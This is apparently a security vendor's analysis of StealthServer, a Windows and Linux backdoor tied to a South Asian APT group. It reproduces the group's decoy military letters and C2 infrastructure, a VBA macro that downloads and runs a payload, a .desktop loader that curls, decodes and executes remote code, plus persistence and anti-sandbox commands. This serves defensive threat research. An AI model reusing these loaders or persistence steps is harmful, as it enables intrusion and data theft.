

StealthServer: A Dual-Platform Backdoor from a South Asian APT Group

daji : : 10/15/2025


APT



daji


2025年10月15日 • 15 min read

CONFIDENTIAL

<p>Tele: 011-26197035</p> <p>AS/8106/URAN/GEN</p> <p>The Director</p> <p>Defence Research and Development Laboratory Kanchan Bagh Hyderabad – 500058</p>	<p>INTEGRATED HEADQUARTERS OF MoD SPI (OPS TRI-SERVICES) DIR GEN OF SPECIAL OPS MO-7 West Block-V, R K Puram New Delhi – 110066</p> <p>Jul 2025</p>	<p>Tele : 34884 E-Mail : skvplan-94@gov.in</p> <p>50078/PDS/21/GS/AAD-9</p> <p style="text-align: center;">12 Aug 2025</p> <p style="text-align: center;">सैन्य वायु रक्षा महानिदेशालय/ DTE GEN OF ARMY AD जिबल स्टाफ शाखा (उपस्कर) / GS BRANCH/EQPT एएडी-९/ AAD-9</p> <p style="text-align: center;"><u>FWD OF : DRAFT REQUEST FOR INFORMATION (RFI) FOR PROCUREMENT OF MANPORTABLE & COMPACT, LIGHT WEIGHT PASSIVE DETECTION & COUNTER MEASURE SYSTEM (LWPD-CMS)</u></p> <ol style="list-style-type: none"> 1. Ref SOP on formulation of RFI, PSQR & GSQR issued vide ADG ADB letter No 00519/GS/ADB/(T&WS)/GSQR/SOP dt 16 Aug 2021. 2. Draft Request for Information (RFI) in respect of Manportable & Compact, Light Weight Passive Detection & Counter Measure System (LWPD-CMS) is fwd herewith for your comments and endorsement. 3. You are requested to fwd comments/endorsement on the subject to this Directorate by 24 Aug 25 positively. If no input is recd by due date, the same will be deemed to be endorsed by the applicable Department/Org/Office. 4. For info and necessary action pl. <div style="text-align: right;">  (Vikram Devgan) Col Col AD (TCR & Make) </div>
--	---	--

Classified Nomination Drive Indo-Israel R&D Alliance on Glide Bomb & High-Speed Systems

1. DRDO has initiated a framework of cooperation with key Israeli Defence firms for the joint development, technology transfer, and potential co-production of Glide Bomb systems and Hypersonic propulsion technologies. These efforts are aligned with India's goals under Aatma Nirbhar Bharat while leveraging allied technological advantages.
2. The Glide Bomb system under consideration is expected to offer high precision strike capability with stand-off range beyond 100 km, suitable for neutralizing high-value enemy targets while minimizing risk to Indian Air Force assets. Discussions are ongoing for adaptation to Indian platforms and terrain requirements.
3. Simultaneously, the collaboration includes joint research initiatives in Hypersonic Technology, focusing on scramjet propulsion, thermal shielding, and control systems. This project aims to bolster India's preparedness in next-generation missile systems.

<p>Copy to:- DISB DRDO Headquarters New Delhi</p>	 (Chandra Bhan) Director for Special Ops (Missiles)	
---	--	--

The South Asian region has long been a hotspot for cyberattacks, where multiple APT groups remain highly active, continuously increasing both the frequency and sophistication of their operations. Our team has also been monitoring and collecting related intelligence. Since early July this year, we have captured a batch of new samples targeting both Windows and Linux platforms. These files often use names related to topics such as meetings or procurement, for example, "**Meeting_Ltr_ID1543ops.pdf.desktop**" and "**PROCUREMENT_OF_MANPORTABLE_&_COMPAC.pdf.desktop**".

When executed, these files appear to open a legitimate PDF document to deceive the user, while the real malicious payload runs silently in the background. The opened documents typically contain content related to politics, the military, or conferences, and are generally associated with a specific South Asian country.

Tele: 011-26197035

INTEGRATED HEADQUARTERS OF
MoD SPI (OPS TRI-SERVICES)
DIR GEN OF SPECIAL OPS MO-7
West Block-V, R K Puram
New Delhi – 110066
Jul 2025

Tele : 34884
E-Mail : skvplan-94@gov.in

50078/PDS/21/GS/AAD-9

12 Aug 2025

AS/8106/URAN/GEN

The Director

Defence Research and Development Laboratory
Kanchan Bagh
Hyderabad – 500058

सैन्य वायु रक्षा महानिदेशालय/ DTE GEN OF ARMY AD
जिरल स्टाफ शाखा (उपस्कर)/ GS BRANCH/EQPT एएडी-९/
AAD-9

**FWD OF : DRAFT REQUEST FOR INFORMATION (RFI) FOR PROCUREMENT OF
MANPORTABLE & COMPACT, LIGHT WEIGHT PASSIVE DETECTION & COUNTER
MEASURE SYSTEM (LWPD-CMS)**

Classified Nomination Drive Indo-Israel R&D Alliance on Glide Bomb & High-Speed Systems

- DRDO has initiated a framework of cooperation with key Israeli Defence firms for the joint development, technology transfer, and potential co-production of Glide Bomb systems and Hypersonic propulsion technologies. These efforts are aligned with India's goals under Aatma Nirbhar Bharat while leveraging allied technological advantages.
- The Glide Bomb system under consideration is expected to offer high precision strike capability with stand-off range beyond 100 km, suitable for neutralizing high-value enemy targets while minimizing risk to Indian Air Force assets. Discussions are ongoing for adaptation to Indian platforms and terrain requirements.
- Simultaneously, the collaboration includes joint research initiatives in Hypersonic Technology, focusing on scramjet propulsion, thermal shielding, and control systems. This project aims to bolster India's preparedness in next-generation missile systems.

- Ref SOP on formulation of RFI, PSQR & GSQR issued vide ADG ADB letter No 00519/GS/ADB/(T&WS)/GSQR/SOP dt 16 Aug 2021.
- Draft Request for Information (RFI) in respect of Manportable & Compact, Light Weight Passive Detection & Counter Measure System (LWPD-CMS) is fwd herewith for your comments and endorsement.
- You are requested to fwd comments/endorsement on the subject to this Directorate by **24 Aug 25** positively. If no input is recd by due date, the same will be deemed to be endorsed by the applicable Department/Org/Office.
- For info and necessary action pl.

Copy to:-
DISB
DRDO Headquarters
New Delhi



(Chandra Bhan)
Director for Special Ops (Missiles)

(Vikram Devgan)
Col
Col AD (TCR & Make)

After analysis, these samples were identified as a backdoor named "**StealthServer**". Its core functionality is implemented in Go and it supports both Windows and Linux platforms, with multiple iterative versions observed. The name "StealthServer" comes from the originally discovered Linux sample whose command-and-control server responds with a confirmation message when the client checks in: {"service": "stealth-server", "status": "ok"}. A later Windows variant contained many occurrences of the string "**ULTRA-**", indicating the developers may have intended to name the Windows version "**ULTRA-CLIENT**" while that marker was removed in subsequent Windows builds. For clarity we therefore refer to samples from both platforms collectively as "StealthServer".

Functionally, StealthServer implements two primary capabilities: exfiltrating files from the compromised host, and executing arbitrary commands issued by the command-and-control (C2) server. In terms of transport, StealthServer actively experiments with different protocols. We have identified three Windows variants: the first two communicate over plain **TCP sockets**, while the third switches to **WebSocket**; Linux samples include two variants that use **HTTP** and **WebSocket** respectively.

One of StealthServer's most notable anti-analysis techniques is the deliberate insertion of large amounts of garbage code and dummy functions to slow down reverse engineering. Some variants also attempt to obscure their network behavior by repeatedly accessing benign whitelist domains such as "google.com" and "microsoft.com", complicating traffic analysis.

Using our mapping system to search for assets since early June with **Web.Title="Stealth Server"** revealed several live login webpages. For example, entries whose page title reads "**Stealth Server - Login**" (see figure below). Because StealthServer C2s tend to have short lifetimes and there is limited visibility into commands or widespread infections, this blog will focus primarily on sample analysis, some early [analysis notes](#) on certain variants can also be used for reference.

语法检索

web.title="Stealth Server"


收藏 分享 搜索 帮助 退出

- 独立IP数 14
- 资产总数 32
- 2025
- 国家
 - 荷兰 10
 - 美国 8
 - 瑞士 7
 - 德国 6
 - 中国 1
- 端口排行
 - 8080 23
 - 80 4
 - 443 1
 - 2082 1
 - 2086 1
 - 2095 1
 - 8880 1
- 组件排行
- 域名排行
- 协议排行
- icon排行

2025-06-01~2025-10-10 全部资产 全部资产标签 +1 全部IP标签 +3 数据去重 否 表头设置 +10 API 数据导出

序号	IP	域名	端口/服务	站点标题	状态码	ICP备案企业	操作
1	8.217.5.206	xlblsc.141919810.xyz	80 http	XBLS SC Stealth Server	-	-	资产详情
2	45.155.54.62	54c4472f-e445-496f-85db-26abf5d07...	8080 http	Stealth Server - Login	200	-	资产详情
3	164.215.103.129	staging.1270001.fit	8080 http	Stealth Server - Login	-	-	资产详情
4	164.215.103.129	test.1270001.fit	8080 http	Stealth Server - Login	200	-	资产详情
5	164.215.103.129	demo.1270001.fit	8080 http	Stealth Server - Login	200	-	资产详情
6	164.215.103.129	cdsofficialgov.site	8080 http	Stealth Server - Login	200	-	资产详情
7	164.215.103.129	08909ede-97d2-4e40-9b7d-0016235...	8080 http	Stealth Server - Login	200	-	资产详情
8	164.215.103.129	app.1270001.fit	8080 http	Stealth Server - Login	200	-	资产详情
9	164.215.103.129	164.215.103.129	8080 http	Stealth Server - Login	404	-	资产详情
10	45.155.54.122	45.155.54.122	8080 http	Stealth Server - Login	200	-	资产详情
11	45.155.54.122	seemysitelive.store	8080 http	Stealth Server - Login	200	-	资产详情
12	161.97.82.97	161.97.82.97	8080 http	Stealth Server - Login	200	-	资产详情
13	146.148.140.176	www.molecupath.com	80 http	Cloak Landing Pages- Building ...	-	-	资产详情
14	147.93.155.118	www.newforsomething.rest	8080 http	Stealth Server - Login	200	-	资产详情
15	147.93.155.118	newforsomething.rest	8080 http	Stealth Server - Login	-	-	资产详情
16	147.93.155.118	seeconnectionlive.website	8080 http	Stealth Server - Login	200	-	资产详情
17	147.93.155.118	147.93.155.118	8080 http	Stealth Server - Login	200	-	资产详情
18	147.93.155.118	www.seeconnectionlive.website	8080 http	Stealth Server - Login	200	-	资产详情
19	45.155.54.122	www.newforsomething.rest	8080 http	Stealth Server - Login	200	-	资产详情
20	172.67.176.145	stealth-vpn-servers-server-list-ios.app...	2086 http	Stealth VPN Servers - Server Lis...	200	-	资产详情
21	172.67.176.145	stealth-vpn-servers-server-list-ios.app...	2095 http	Stealth VPN Servers - Serve...	200	-	资产详情
22	104.21.96.98	stealth-vpn-servers-server-list-ios.app...	8880 http	Stealth VPN Servers - Serve...	200	-	资产详情
23	172.67.176.145	stealth-vpn-servers-server-list-ios.app...	2082 http	Stealth VPN Servers - Serve...	200	-	资产详情
24	45.155.54.28	newforsomething.rest	8080 http	Stealth Server - Login	-	-	资产详情
25	45.155.54.28	45.155.54.28	8080 http	Stealth Server - Login	-	-	资产详情

Below is the login page for the admin panel.



Correlation Analysis

Based on the following indicators, it is speculated that this backdoor may have some connection with APT36.

1. Behavioral characteristics of the sample are consistent with the [historical patterns](#) of this group: for example, distributing binary ELF files via **.desktop** files that masquerade as PDF shortcuts. The filenames and the PDF content opened by these files often relate to political, procurement, or conference topics — typically concerning a certain South Asian country. The PDF URLs usually take the form of Google Drive links.
2. C2 infrastructure shows similarities with that of this group, mainly inferred from domain naming patterns: StealthServer domains often mimic government or official tools of a certain country, such as `modindia[.]servminecraft.net`, `modgovindia[.]space`, `kavach[.]space`. These domains share structural and resolution similarities with indicators mentioned in [recent reports](#) on this group's infrastructure. For instance, both `modindia[.]servminecraft.net` and `modgovindia[.]space` resolved to `101.99.94[.]109` in early July. Additionally, in mid-June, another domain `zahcomputers.pk[.]modpersonnel.support` also resolved to this same IP and no other domain did. These domains closely resemble the phishing domains attributed to this group in earlier reports, such as `mod.gov.in[.]defencepersonnel.support` and `email.gov.in[.]modindia.link`. According to [a report](#) by SEQRITE in April this year, the group has repeatedly used domains with suffixes like **.support** and **.link** for phishing activities.
3. Some [investigation reports](#) and [public data](#) from security researchers have also attributed certain C2 servers to this group.

Samples Analysis

Samples for both Windows and Linux were developed in Golang, and their build/source paths are nearly identical, generally matching the pattern `*/bossmaya*/obfuscated*.go`. Below are some of the development paths we

collected.

EXE:

D:/bossmaya/linuxnewdownloader/windows-client/obfuscated_main.go

D:/bossmaya/newblkul/client/client_obfuscated.go

D:/bossmaya/newblkul/client/client.go

ELF:

D:/bossmaya/client/obfuscated_client.go


D:/bossmaya/newlinuxblkul/client/main_obfuscated.go

D:/bossmaya/newlinuxblkul/client/main_obfuscated_enhanced.go


/home/boss/Desktop/tgtfile/main_obfuscated_enhanced.go

Regarding sample loading, the entry files are presumed to typically appear as .zip attachments in phishing emails. Specifically, the Windows samples use PPT documents containing malicious macros as the loader, while the Linux samples employ the group's customary .desktop files. Although the samples on the two platforms differ slightly in functionality, they still exhibit many common traits: in addition to highly similar development paths, they implement similar virtual environment detection and persistence mechanisms. Overall, the following two points represent the most prominent shared characteristics across both platforms.

(1) Similar code layout: large swaths at the beginning consist of junk code and dummy function calls, while the true core logic is placed near the end, a layout intended to significantly slow down analysis, as illustrated below.



(2) Similar junk-code mechanisms: in addition to placing large amounts of junk code at the start of samples, the authors also insert garbage code around critical routines. Some junk functions share identical implementations, for example, pointless loop computations or meaningless encryption/decryption routines. Below is an implementation of a pointless Fibonacci sequence.



Windows-V1: TCP

#Loader

The first Windows variant appeared in July, its initial delivery was a PPT document named **"PM & Est Sanction Final 2025.ppam"**, which contains a malicious macro that can be extracted with the oledump tool (see figure below). If the user enables macro execution in Office Applications, the macro runs automatically and the execution flow involves two URLs: the first [https://filestore\[.\]space/SoftsCompany/d/11/MES-Presentation](https://filestore[.]space/SoftsCompany/d/11/MES-Presentation) is a decoy PPT meant to mislead the user, while the second [https://filestore\[.\]space/SoftsCompany/d/14/nodejs](https://filestore[.]space/SoftsCompany/d/14/nodejs) hosts the malicious payload: StealthServer.

```
' ===== DOWNLOAD & OPEN PPTX =====
Sub DownloadAndOpenSlides()
    Dim http As Object, stream As Object
    Dim pptxUrl As String, savePath As String
    Dim pptApp As Object

    ' URL of the PowerPoint file (change this)
    pptxUrl = "https://filestore.space/SoftsCompany/d/11/MES-Presentation"
    savePath = Environ("TEMP") & "\MES-Presentation.pptx"

    ' Download the file
    Set http = CreateObject("MSXML2.XMLHTTP")
    http.Open "GET", pptxUrl, False
    http.Send

    If http.Status = 200 Then
        Set stream = CreateObject("ADODB.Stream")
        stream.Type = 1
        stream.Open
        stream.Write http.ResponseBody
        stream.SaveToFile savePath, 2
        stream.Close

        ' Open the slides in PowerPoint
        Set pptApp = CreateObject("PowerPoint.Application")
        pptApp.Visible = True
        pptApp.Presentations.Open savePath
    Else
        MsgBox "Failed to download slides!", vbExclamation
    End If
End Sub

' ===== DOWNLOAD & RUN EXE (HIDDEN) =====
Sub DownloadAndRunExe()
    Dim http As Object, stream As Object
    Dim exeUrl As String, savePath As String

    ' URL of the EXE file (change this)
    exeUrl = "https://filestore.space/SoftsCompany/d/14/nodejs"
    savePath = Environ("TEMP") & "\nodejs.exe"

    ' fake ppt
    ' StealthServer
```

#StealthServer

1. Anti-Analysis

Besides heavy junk-code obfuscation, StealthServer uses multiple anti-analysis measures and sets up persistence to stay resident.

(1) Anti-Debug/Anti-Sandboxes

① Run the command `tasklist /fi "imagename eq %s*" | find /i "%s"` to check whether any processes containing the following sandbox- or virtual-machine-related strings are present.

```
VMware
VirtualBox
VBOX
QEMU
Xen
Hyper-V
Parallels
KVM
Virtual
VM
```

```
vbox
vmware
```

- ② Call the `IsDebuggerPresent()` function to determine whether the process is being debugged.
- ③ Retrieve the value of `PEBDebugFlag` to check if the process is under debugging.
- ④ Check whether the following directories exist, if they do, the environment is considered an analysis/sandbox environment.

```
C:\\analysis
C:\\sandbox
C:\\malware
C:\\sample
C:\\virus
C:\\quarantine
```

- ⑤ Check whether the current username matches any in the following list, if so, the environment is considered an analysis/sandbox environment.

```
admin
administrator
sandbox
malware
virus
user
test
analyst
john
jane
```

(2) Interfere with traffic analysis

Repeatedly requests the following websites to interfere with traffic analysis.

(3) Hide the terminal window

Run the following PowerShell command `cmd /C powershell -WindowStyle Hidden -Command exit` which launches PowerShell with a hidden window and immediately exits.

(4) Mutex detection

Determine whether an instance with the same name is already running by checking a mutex. The sample computes the SHA-256 of the string `nodejs_instance_mutex`, formats the mutex name as `Global\%x`, and then runs the following command to test it:

```
cmd /C powershell -Command "$mutex = New-Object System.Threading.Mutex($false, '%s');
if($mutex.WaitOne(0)) { exit 0 } else { exit 1 }"
```

(Exit code 0 indicates the mutex was acquired; exit code 1 indicates an instance already exists.).

2. Persistence

(1) Hide files

It copies its file to the %APPData% directory, renames it to nodejs.exe, and runs `attrib +h +s` to set the hidden and system attributes, making the file invisible.

(2) Add autostart-registry

Run `reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v nodejs /t REG_SZ /d \"%s\" /f` to add nodejs to the current user's Run registry key so nodejs.exe will run at user logon.

(3) Add to Startup folder

Create a .ps1 script named `create_shortcut.ps1` in the Startup workflow that, when executed, uses PowerShell to create a shortcut `System Update.lnk` inside the `\\Microsoft\\Windows\\Start Menu\\Programs\\Startup` folder. The shortcut points to `nodejs.exe`, causing the program to launch at user login.

```
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut('%s')
$Shortcut.TargetPath = '%s'
$Shortcut.WorkingDirectory = '%s'
$Shortcut.WindowStyle = 7
$Shortcut.Save()
```

(4) Scheduled task

It creates a scheduled task to achieve periodic execution by running: `sc create "NodeJSUpdater" binPath=%s start= auto DisplayName= "Node.js Background Updater" type= own and sc start "NodeJSUpdater"`. This sets up the task `NodeJSUpdater` to run automatically, with the display name "Node.js Background Updater", and then starts it immediately.

3. Network communication

The sample contacts the server `modindia.serveminecraft[.]net` over TCP and exchanges data in JSON format on port 8080. The check-in packet has the following characteristics: the `id` field is hardcoded in the sample (likely used to tag different batches or versions), the `location` field is constructed as `"windows - " + <hostname>`, and the `antivirus` field conveys the name of any detected AV. The communication logic is intentionally polluted with large amounts of junk code to impede analysis.

```
{
  "id":
  "633734336633383138326436323966326463656638303966363166663933356163363239363364eae2d6e4"
  "location": "windows - DAJI0A22",
  "antivirus": "Unknown"
}
```

It supports the following three commands.

```
LIST: Retrieve the file list
UPLOAD: Upload a specified file
DOWNLOAD: Download a specified file
```

Windows-V2: TCP

At the end of August we discovered another Windows variant named "proxifiersetup.exe". This variant obfuscated the names of its core functional routines, its build/source path is

D:/bossmaya/newblkul/client/client_obfuscated.go, which is the same path used by the Linux version described below. Its banner/messages indicate the variant's name as ULTRA-CLIENT. The core functionality changed only slightly. For example, it added anti-debug checks for tools like OllyDbg, x64dbg, IDA and so on while other behaviors remain largely unchanged.

```
00000000 .rdata:0000... 00000038 C [ULTRA-REGISTRY] X Skipped: Not Windows or empty path\n
00000000 .rdata:0000... 00000000 C [ULTRA-REGISTRY] Skipped: Not Windows or empty path\n
```

Network communications: the remote C2 uses simple XOR encryption, two other IPs are hardcoded as backups, and all C2 servers listen on port 8080.

```
sinjita[.]store
45.155.54[.]122
45.155.54[.]62
```

The check-in packet has changed slightly: an os field was added, the id field is now composed of eight randomly generated bytes, and the three supported commands LIST, UPLOAD, DOWNLOAD remain unchanged.

```
{
  "id": "ultra_client_6edc15ad7feac78f",
  "location": "Roubaix, Hauts-de-France, France - UltraPC(Rubin)",
  "os": "Microsoft Windows [0x±¼ 10.0.22621.4317",
  "antivirus": "Windows Defender"
}
```

Windows-V3: WebSocket

At the end of August we captured another variant that switched to WebSocket for communication. Its C2 server is `ws://kavach[.]space:5500` and its functionality is identical to the second Linux variant described below, so no further details are provided here.

Linux-V1: HTTP

#Loader

The first Linux variant was discovered in early August, the initial dropper was a file named **"Meeting_Ltr_ID1543ops.pdf.desktop"**. A .desktop file is a Linux shortcut or application launcher, analogous to a .lnk shortcut on Windows. The frequent use of .desktop files as loaders to deliver different tools is a distinct behavioral hallmark of this group.

```
[Desktop Entry]
Name=Meeting_Ltr_ID1543ops.pdf
Exec=bash -c 'tmp_file="/tmp/Meeting_Ltr_ID1543ops.pdf-$(date +%s)"; curl -s "https://securestore.cv/ghg/Mt_dated_29.txt" | xxd -r -p > "$tmp_file" && chmod +x "$tmp_file" && "$tmp_file" & firefox --new-window "https://drive.google.com/file/d/1cAEBP1C4ujKbzF4Ji_ykznFbP1GR9oXi/view?usp=sharing" &'
Terminal=false
Type=Application
Icon=application-pdf
Categories=Utility;
X-GNOME-Autostart-enabled=true
X-AppImage-Integrate=false
```

The .desktop file is masqueraded as a PDF shortcut. It would appear in the desktop as **"Meeting_Ltr_ID1543ops.pdf"**. When executed it launches Firefox on the victim machine and opens a Google Drive page to deceive the user. The Drive document is labeled **"CONFIDENTIAL"** and purports to describe **an alliance between a country's Defence Research and Development Organisation (DRDO) and an Israeli defense company regarding research on glide bombs and high-speed systems (including hypersonic propulsion technologies)**. This content aligns with the group's typical phishing themes.

In reality, it downloads a file named **"Mt_dated_29.txt"** from a remote malicious server, saves it under /tmp with a name formatted like /tmp/Meeting_Ltr_ID1543ops.pdf-\$(date +%s). That file is StealthServer, but encoded as a hexadecimal (HEX) string, the sample uses `xxd -r -p` to convert it back into a binary ELF, then runs `chmod +x` on the result and executes it.

```
curl -s "https://securestore[.]cv/ghg/Mt_dated_29.txt"
```

```
(env3) → Downloads file Mt_dated_29.txt bin
```

Another variant's loader encodes URLs as hexadecimal strings instead of Base64. As shown, the variable "a" decodes to `https://trmm[.]space/SoftsCompany/d/27/clipboard.txt`, "b" decodes to **"firefox"**, and "c" decodes to a misleading PDF link `https://drive.google.com/file/d/1C-`

PH7EE0hv5gjYzKnsz_KGBe48454QGc/view?usp=sharing. Its functionality is the same as previously described, so further details are omitted.

#StealthServer

Unlike the Windows samples, the Linux build of StealthServer has its functions' names obfuscated and the build/source path is `D:/bossmaya/client/obfuscated_client.go`.

1. Junk code/Junk Function

Most of the content of the `init` and `main` functions consists of junk functions and junk code designed to hinder analysis, the junk code performs meaningless operations of two main types: (1) large no-op loops and sleeps that do nothing useful, and (2) repeated compress/encrypt/decrypt cycles applied to a block of meaningless data.

2. Anti debug

Read `/proc/self/status` and check for the process status field `TracerPid: N`.

- If `N = 0` → the process is not being traced by a debugger.
- If `N ≠ 0` → the process is attached to a debugger (for example `gdb`, `strace`, etc.).

3. Persistence

(1) Add as a system service

First, create the following directory structure under the current user's home directory, note that `/home/username/.config/systemd/user/default.target.wants/system-update.service` is a symbolic link pointing to `/home/username/.config/systemd/user/system-update.service`.

Next, copy its ELF binary to `/home/username/.config/systemd/systemd-update` and drop the service unit file at `/home/username/.config/systemd/user/system-update.service`. The intent is to ensure the sample remains running persistently. Finally, the service is started with `systemctl`, the service file contents are as follows.

```
[Unit]
Description=System Update Service
After=network.target

[Service]
Type=simple
ExecStart=/home/username/.config/systemd/systemd-update
Restart=always
RestartSec=10
User=username
```

```
[Install]
```

```
WantedBy=default.target
```

(2) Append startup commands to ~/.bashrc and ~/.profile

~/.bashrc is the Bash shell configuration file, which is loaded and executed whenever a new shell session starts. ~/.profile is used for environment variables and initialization tasks when the user logs in. The appended commands are intended to launch the sample in the background.

```
# System update service  
nohup /home/username/.config/systemd/systemd-update >/dev/null 2>&1 &
```

4. Network communication

The C2 server is modgovindia[.]space, which resolves to the same IP 101.99.94[.]109 as the Windows variant's domain modindia.serveminecraft[.]net. The communication flow is as follows. First, the sample issues an HTTP request to http://modgovindia[.]space:4000/health to check whether the server is alive, the service field in the response identifies the tool name.

Next, it requests http://modgovindia[.]space:4000/commands to retrieve commands, the response is JSON and supports the three commands listed below. After executing a command, the result is sent back to the C2 via http://modgovindia[.]space:4000/command-response.

```
1) 'browse'  
Enumerate files under a specified directory. The response JSON contains a path field  
indicating the target directory.  
2) 'upload'  
Upload a specified file.  
3) 'execute'  
Execute a Bash command.
```

5. File Exfiltration

Starting from the root directory /, it recursively searches for files with the following extensions.

```
.pdf  
.doc  
.xls  
.ppt  
.txt  
.zip  
.rar
```

When the scanner encounters a file with one of the above extensions, it first sends a GET request to notify the server, the X-Username header contains the current user's username.

Then it issues a POST to `/upload?last=true` to send the file to the remote server. The X-Username header marks the current username so the server can attribute the file to a user, X-File-Name contains the filename encoded in Base64. The file payload is encrypted with AES-GCM as follows.

